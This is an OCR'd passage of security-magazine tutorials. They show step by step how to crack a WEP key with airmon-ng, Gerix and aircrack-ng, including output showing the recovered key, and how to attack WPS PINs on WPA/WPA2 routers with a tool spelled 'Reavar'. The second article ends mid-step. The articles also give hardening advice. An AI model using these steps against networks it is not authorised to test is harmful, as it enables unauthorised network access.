
```
      10011010 (Key Sequence)
XOR      11100100 (Plain MSG)
--------------------
RES      01111110 (CIPHER TEXT)
XOR      10011010 (Key sequence)
--------------------
RES      11100100 (Plain MSG)
```

How To Crack WEP?

Below is the list of requirement for carrying out this attack.


SOFTWARE:

- BACKTRACK OS ISO
  http://www.backtrack-linux.org/downloads/
- Unetbootin
  http://unetbootin.sourceforge.net/



```
root@bt:~# iwconfig
lo        no wireless extensions.

wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Frequency:2.437 GHz  Access Point: Not-Associated
          Tx-Power=14 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

eth0      no wireless extensions.

root@bt:~#
```

Figure 3. *Typing iwconfig command*




HARDWARE:

- Computer with wireless card adapter which is capable to work on BACKTRACK.
- List of BackTrack supported wireless cards can be found here: *http://www.backtrack-linux.org/wiki/index.php/Wireless_Drivers*
- One access point or WLAN which is working on WEP security.
- One 4 GB USB drive or DVD.

First of all, we have to burn the ISO image on the DVD. I have made my USB drive bootable using the Unetbooting application. The process of making pendrive bootable can be found here: *http://unetbootin.sourceforge.net/#install.*

Once you have bootable DVD or USB, you have to change the boot priority in BIOS from hard disk to USB media or to CD ROM in case if you are using the DVD. Steps for changing boot priority can be found on following link: *http://www.hiren.info/pages/bios-boot-cdrom* or Google it to search for your PC. Once you have changed the boot priority and created the bootable DVD or USB, it's time to boot the Backtrack OS. Insert the DVD or USB and restart the PC. Now, boot the backtrack in text mode. Once boot process is completed, type *startx* command on console and press ENTER. Graphical user interface will be displayed for backtrack. Now, follow the steps mentioned below to crack the WEP key.



```
root@bt:~# airmon-ng start wlan0


Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
8051    dhclient


Interface       Chipset         Driver

wlan0           Intel 1000REV=0x6C      iwlwifi - [phy0]
                                (monitor mode enabled on mon0)

root@bt:~#
```

Figure 4. *airmon-ng start wlan0 command*




Figure 5. *Path in menu to the gerix-wifi-cracker-ng*

Step 1

Start the console and type `iwconfig` command. This command gives you the list of wireless cards on your machine. In Figure 3 we can see that wlan0 is shown.

Step 2

Now we need to put the wireless LAN card in monitor mode, so that you can monitor all traffic generated between the WLAN and stations (connected to WLAN). To put the card in monitor mode, type the below command

```
airmon-ng start wlan0
```

Wlan0 is the name of WLAN as you can see in Figure 3.


Now you can see card is in monitor mode, as shown in Figure 4 monitor mode enabled on `mon0`.

Step 3

Now start the gerix-wifi-cracker-ng. You can start this application by going this path:

- Click on Application.
- Go to backtrack.
- Go to Exploitation Tools.
- Go to Wireless Exploitation Tools.
- Go to WLAN Exploitation.
- Click gerix-wifi-cracker-ng.

This process can be seen in Figure 5.



Hello and Welcome!
Gerix Wifi Cracker is a GUI that can help you to work in Wireless 802.11 Penetration Test.
Created by Emanuele `emgent` Gentili and Emanuele `crossbower` Acri. The tool is under GPL 2 License.
enJoy!


```
17:25:27 - database reloaded: /root/.gerix-wifi-cracker/key-database.db [Success]
```

Figure 6. *Starting application Gerix Wifi Cracker*

Once the application is started you can see the window as shown in Figure 6.

Step 4

Go to configuration tab in gerix you can see the screen shown in Figure 7. Now select the mon0 in window and click on Rescan Networks. Make sure channel is selected as 'all channels' so that it can scan on all the channels available. Once scan is completed you can view all the WLAN networks running in the range of your Wi-Fi card.


Gerix wifi cracker
Welcome | Configuration | WEP | WPA | Fake AP | Cracking | Database | Credits
General configurations and network selection.
Clean old session files
Reload wireless interfaces
Set random MAC address
Enable/Disable Monitor Mode
Rescan networks
Gerix IT security solutions

/root/.gerix-wifi-cracker/

Select the **interface**:

	Interface	MAC	Chipset	Driver	Mode
1	wlan0	00:11:22::	Intel 1000REV=0x6C	iwlwifi - [phy0]	Managed
2	mon0	8C:A9:82:(	Intel 1000REV=0x6C	iwlwifi - [phy0]	Monitor


Select the **target network**:

	Essid	Bssid	Channel	Signal	Enc

Channel: all channels   Seconds: 10

18:08:46 - database reloaded: /root/.gerix-wifi-cracker/key-database.db [Success]

Figure 7. *Configuration tab in Gerix*


Gerix wifi cracker
Welcome | Configuration | WEP | WPA | Fake AP | Cracking | Database | Credits
General configurations and network selection.
Clean old session files
Reload wireless interfaces
Set random MAC address
Enable/Disable Monitor Mode
Rescan networks
Gerix IT security solutions

/root/.gerix-wifi-cracker/

Select the **interface**:

	Interface	MAC	Chipset	Driver	Mode
1	wlan0	00:11:22::	Intel 1000REV=0x6C	iwlwifi - [phy0]	Managed
2	mon0	8C:A9:82:(	Intel 1000REV=0x6C	iwlwifi - [phy0]	Monitor

Select the **target network**:

	Essid	Bssid	Channel	Signal	Enc
1	Secure_Tech_Point	00:17:7C:0D	6	-49	WEP WEP

Channel: all channels   Seconds: 10

18:08:46 - database reloaded: /root/.gerix-wifi-cracker/key-database.db [Success]
18:10:10 - rescan networks [Success]

Figure 8. *Results of searching all available WLAN networks in the range of our Wi-Fi card*


In the Figure 8 you can see that we have found one network with Essid Secure_Tech_Point (Essid is the name of WLAN) with Encryption type WEP. Now, select the WLAN on which you want to carry out the attack.

Step 5

Now go to WEP tab in Gerix. You can see the screen shown in Figure 9.


Now click on 'start sniffing and logging' button. This will start sniffing and logging the packet from air and one new screen will be shown, as you can see in the Figure 10. Here you can see the number of packets is sniffed and logged.

- BSSID (*Basic service set identification*): BSSID is the MAC address of the wireless access point.


Gerix wifi cracker
Welcome | Configuration | WEP | WPA | Fake AP | Cracking | Database | Credits
Welcome in WEP Attacks Control Panel
General functionalities
Functionalities
Start Sniffing and Logging
Tests
Performs a test of injection AP
WEP Attacks (no-client)
WEP Attacks (with clients)
WEP Attack (with clients, in Access Point and Ad-Hoc mode)
Gerix IT security solutions

18:08:46 - database reloaded: /root/.gerix-wifi-cracker/key-database.db [Success]
18:10:10 - rescan networks [Success]

Figure 9. *WEP Attacks Control Panel*



```
sniff_dump --bssid 00:17:7C:0D:03:5D mon0; read; "

CH  6 ][ Elapsed: 1 min ][ 2012-08-11 18:12

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

00:17:7C:0D:03:5D  -49 100     1003     5376   72   6  54e  WEP  WEP         S

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:17:7C:0D:03:5D  E4:EC:10:8D:EB:AC  -30   54e- 1      0     5523
```

Figure 10. *Number of packets is sniffed and logged*


- STATION: Station is the MAC address of client connected to the wireless access point.
- CH: CH is the channel on which service is running.
- Beacons: Beacons are the packets which announce the presence of wireless networks.

Now you have to wait until the number of frames goes to more than 5000.

Step 6

Once the number of frames goes above the count of 5000 then go to cracking tab of gerix and click on 'Aircarck-ng – Decrypt WEP password' as shown in Figure 11.

Once you clicked on Aircarck-ng – Decrypt WEP password button, then one new windows will open and it will be showing the cracking process on the captured packets, as shown in the Figure 12. Next thing you have do is to wait and watch the screen till it produced the WEP key for you.


Gerix wifi cracker
Welcome | Configuration | WEP | WPA | Fake AP | Cracking | Database | Credits
Aircrack-ng - Decrypt WEP password
Gerix IT security solutions

Welcome in Cracking Control Panel

WEP cracking

Normal cracking


When you have enougth packets (>5000) you can try to decrypt the password.

WPA bruteforce cracking

WPA rainbow tables cracking

```
18:08:46 - database reloaded: /root/.gerix-wifi-cracker/key-database.db [Success]
18:10:10 - rescan networks [Success]
18:11:14 - Sniffing and logging started with mon0
```

Figure 11. *Decrypting WEP password*



```
                        Aircrack-ng 1.1 r2076

            [00:00:02] Tested 427281 keys (got 199 IVs)

 KB    depth   byte(vote)
  0    48/ 49  EE( 512) 01( 256) 04( 256) 05( 256) 06( 256)
  1     0/ 12  DA(1280) 1B( 768) 22( 768) 2D( 768) 34( 768)
  2     9/ 10  0E( 768) 00( 512) 08( 512) 09( 512) 11( 512)
  3    12/  3  ED( 768) 02( 512) 03( 512) 0F( 512) 10( 512)
  4    46/  4  FF( 512) 04( 256) 05( 256) 08( 256) 0A( 256)

                  KEY FOUND! [ 01:47:25:83:69 ]
      Decrypted correctly: 100%
```

Figure 12. *Cracking process on the captured packets*

As you can see in the Figure 12 KEY FOUND! [01:47:25:83:69]. Now remove the colon (:) and it produced the WEP key 0147258369. In the above case, it has taken only 2 seconds to crack the key.

Now, next question is how to secure WLAN. Below are the few points that can help you making you WLAN secure.

How To Secure WLAN?

- Use higher level of security available in WLAN device you are using, such as WPA/WPA2.
- Restrict the number of devices that can connect to your WLAN using MAC or IP filtering technique.
- Stop all unwanted services on WLAN.
- Change all the default passwords on WLAN devices.
- Restrict the physical access of WLAN devices.
- Restrict the range of WLAN device.

Conclusion

WEP key was made to provide the security level the same as compared to security in wired devices but as the use of WEP increased, more and more vulnerabilities were found in the WEP. In current scenario, WEP rolled out and its place is taken over by WPA/WPA2 which is known as the bullet proof security for WLAN. If you are running any WLAN on WEP security, then change it to WPA/WPA2 or on higher level of security feature supported by your WLAN device as soon as you finished reading this article. Who knows if the person in next door isn't using your WLAN for some illegal activity. *BE SAFE AND BE SECURE*.

BADRISH DUBEY

Masters in Computer Application. Certified Information Security Professional (CISP). Working as Business Analyst (Systems) and Web Application Security Expert in private organization, taking care of projects of National Interest. If you have any suggestions, feel free to write on badrish007@gmail.com.

References

- *http://en.wikipedia.org/wiki/Wireless_security*
- *http://www.webopedia.com/DidYouKnow/Computer_Science/2007/WEP_WPA_wireless_security.asp*
- *http://www.aircrack-ng.org/doku.php?id=simple_wep_crack*

EBCG
WE BRING INTELLIGENCE TOGETHER

3rd Annual CYBER SECURITY SUMMIT

"Coping with Cyber Risk in Practice"

11th & 12th April 2013, PRAGUE

Special Offer in cooperation with:

Hakin9
IT SECURITY MAGAZINE

20% off!

(Discount code: HknIT)

Does you organization implement Cyber Security Solutions? Would you like to learn from industry peers on how they do this? Do you have a solution that you would like to present in front of the biggest industry minds?
The CSS will bring together key corporate security decision makers to discuss the strategic priorities, potential risk factors and threats. Together, they will provide you with inspirational guidance on how industry experts respond to these denunciatory challenges.

Why should you attend?

- Gain an insight into the IT incidents
- Understandt how nations premier companies are improving their cyber security
- Address your questions to the best experts
- Find out how secure you are and what level and form of attack could come in to you
- Review your level of security and readiness for penetration
- Align your security strategy with critical business and corporate goals
- Obtain the latest update on state of art in digital treats in cyber underground
- Utilize the full potential of cyber security
- Learn how to information awareness can minimize your risk
- HOT TOPIC: Banking Malware and Threats


What distinguishes this event?

CSS is not a typical summit focused on government agencies. The light is shed on coping with cyber risk in the enterprise world. Building on the success of our previous events, the distinguishing features of this unique format are:

- One of the best experts in the world answers your question and provide their in-depth know-how
- Unique mix of 15 presentations, practical sessions, key studies
- Exclusive senior-level attendance
- Practical and up-to-date studies and solutions
- Customized itineraries
- EBCG ThinkTank sessions - who knows your business better than your peers

4 Ways to contact us:

Tel.: +421 2 3220 2200
Fax: +421 2 3220 2222
e-mail: event@ebcg.biz
web: www.ebcg.biz



Cracking WPA/WPA2 Key Using Reavar

By the year 2001 hacking attacks on WEP (Wired Equivalent Privacy) grew up with the information shared on the internet and by then it had become necessary for IEEE (Institute of Electrical and Electronic Engineers) to come up with better security mechanisms.

What you will learn…

- Different methods of cracking WPA/WPA2.
- Cracking WPA/WPA2 with REAVAR.
- How to work with WPS.
- Securing your Wireless LAN.

What you should know…

- Back Track 5 or basic Linux commands.
- How to set up a wireless router.

In the year 2003 IEEE and Wi-Fi alliance came up with Wi-Fi Protected Access (WPA) which was also known as bullet proof security for Wi-Fi devised. But, as the technology developed, different types of attacks took place for cracking WPA/WPA2. In this article we will see the most recent type of attack for cracking WPA/WPA2 using the tool REAVAR.

WPA/WPA2, as you know, are the security standards for the connection and data exchange between two or more mobile wireless devices which support wireless data exchange standards. Currently WPA/WPA2 is the highest level of the security policy in WLAN which comes with the different encryption algorithms such as TKIP (*Temporal Key Integrity Protocol*) or AES (Advance encryption Standards). As the use of WPA/WPA2 grew up over the years in all parts of the world several researches have been conducted over how to break the WPA/WPA2 security and they are still going on.

While comparing WPA/WPA2 with the WEP we can see some major differences as below:

- WPA/WPA2 comes up with stronger authentication mechanism than WEP
- WPA/WPA2 comes with longer key then WEP. 48bits IV and 128bits Masters key.
- WPA comes with TKIP (*Temporal Key Integrity Protocol*) encryption and WPA2 comes with the AES (*Advance Encryption Standards*) encryption
- WPA/WPA2 comes with either *message integrity code* (MIC) or cryptographic check sum to check the integrity of the message.

Even after this big improvement in the security there are open loop holes because of this cracking WPA/WPA2 key is possible. We will see what are different methods by which you can crack WPA/WPA2 and how the tool Reavar is used to do this. Reavar is the most resent way by which WPA/WPA2 cracking is possible.

What Are The Different Methods for Cracking WPA/WPA2 and Short Descriptions of Them?

We can use following methods for cracking the WPA/WPA2:

- Dictionary Attack
- Brute Force attack.
- Cloud Based cracking.
- Reavar Attack (we will describe it in detail in the later part of this article)

Dictionary Attack

In this type of attack on WPA/WPA2 attacker tries to create the dictionary of all possible lists of passwords and once it receives the handshake of WPA/WPA2, the attacker tries to compare all letters in dictionary to find out if there is any matching password. If he is lucky enough, he will get the key (password) for the wireless device. Otherwise he will try something else.

Tool: aircrack-ng, pyrit etc. *http://www.aircrack-ng.org/doku.php?id=cracking_wpa.*

Brute Force Attack

This is one of the traditional ways of cracking the key. In this attack, after getting the handshake, attacker tries all the possible combinations of alphabets, numbers and symbols. This type of attack will surely give you the key, but it will take amount of time based on the password complexity. So, to speed up the process, you will need more resources.

Tool: aircrak-ng, cain n able, john the ripper etc.

Cloud Based Cracking

A single PC has the limited resources in terms of the processing power, so it can take more than years for cracking the password for WPA/WPA2. To speed up the process there are some cloud-based services which provide processing the power of 100s of CPU and makes the cracking in 20 min for which it is going to take more than year or 10.

Tool:

- *https://www.cloudcracker.com/*,
- *http://wpa.darkircop.org/*
- *http://gpuhash.com/*,
- *http://www.onlinehashcrack.com/WPA-WPA2-RSNA-PSK-crack.php* etc.
- *http://www.onlinehashcrack.com/how_to_crack_WPA-WPA2-networks.php,*

How To Crack WPA/WPA2 Using Reavar?

Let's see how Reavar cracks the WPA/WPA2. But, before using Reavar we should know how it works.

Reavar does not traditionally attack the key of WPA/WPA2. Instead it attacks the Pin based WPS (Wi-Fi Protected Setup) services on the AP (Access Point). What is WPS? Well, WPS is "designed to ease the task of setting up and configuring security on wireless local area networks. WPS enables typical users who possess little understanding of traditional Wi-Fi configuration and security settings to automatically configure new wireless networks, add new devices and enable security."

Wireless routers with built-in WPS ship with a personal identification number (PIN – usually 8 digits) printed on them. Using WPS, the user can enable strong encryption for the wireless network simply by pushing a button on the router and, then, entering the PIN in a network setup wizard designed to interact with the router. But, according to new research, routers with WPS are vulnerable to a very basic hacking technique: *The brute-force attack*. To put it simply, an attacker can try thousands of combinations in rapid succession until it happens on the correct 8-digit PIN that allows authentication to the device. It can take from 2 HR to 10 HR to recover the key so have patience.

This is how the REAVAR tool works. It attacks the WPS services trying to brute force the 8 Digit PIN. Once the WPS PIN is cracked, you can get the longest key for the WPA/WPA2 within a second. Now we will see how it is done.

Requirement:

- Back Track 5R3
- Wireless router with WPS and WPA/WPA2 support
- Wireless card which can work in monitor mode on Back Track 5.
  List of supported device can be found here: *http://www.backtrack-linux.org/wiki/index.php/Wireless_Drivers*
- You will need patience and coffee.

Let's see how it works.

Step 1

Boot up router with WPA/WPA2 security settings with WPS.


Step 2

Boot up your Back Track 5r3.

Step 3

Setting up the Back Track wireless card in monitor mode.

- Check whether your wireless card is detected by BT5. This can be done by executing of one commands:
  - airmon-ng
  - iwconfig.



```
root@bt:~# airmon-ng

Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy0]

root@bt:~# 
```

Figure 1. *Detected wireless card*

Figure 1 presents the BT5 detected wlan0 interface.

- Now put the wlan0 in monitor mode by executing the below command

  ```
  airmon-ng start wlan0
  ```

Figure 2 shows that monitor mode was enabled on mon0 interface. Now we will use this interface for monitoring the traffic.

Step 4

Now let's find out what are all the different access points around us to choose the target. For this we have to execute the below command on you BT5 terminal"

```
 airodump-ng mon0
```

mon0 is the interface which is in monitor mode.

Figure 3 shows the output.

In Figure 3 you can see the different BSSID working around. We will crack the key for ESSID dlink which has WPA2 ENC.


Now you have a target to attack so just go for it.

Step 5

Open a new terminal and fire the below command


```
reavar -i mon0 -b (BSSID of target) -vv [enter]
```

`-i` is for the interface name.
`-b` is for the BSSID.



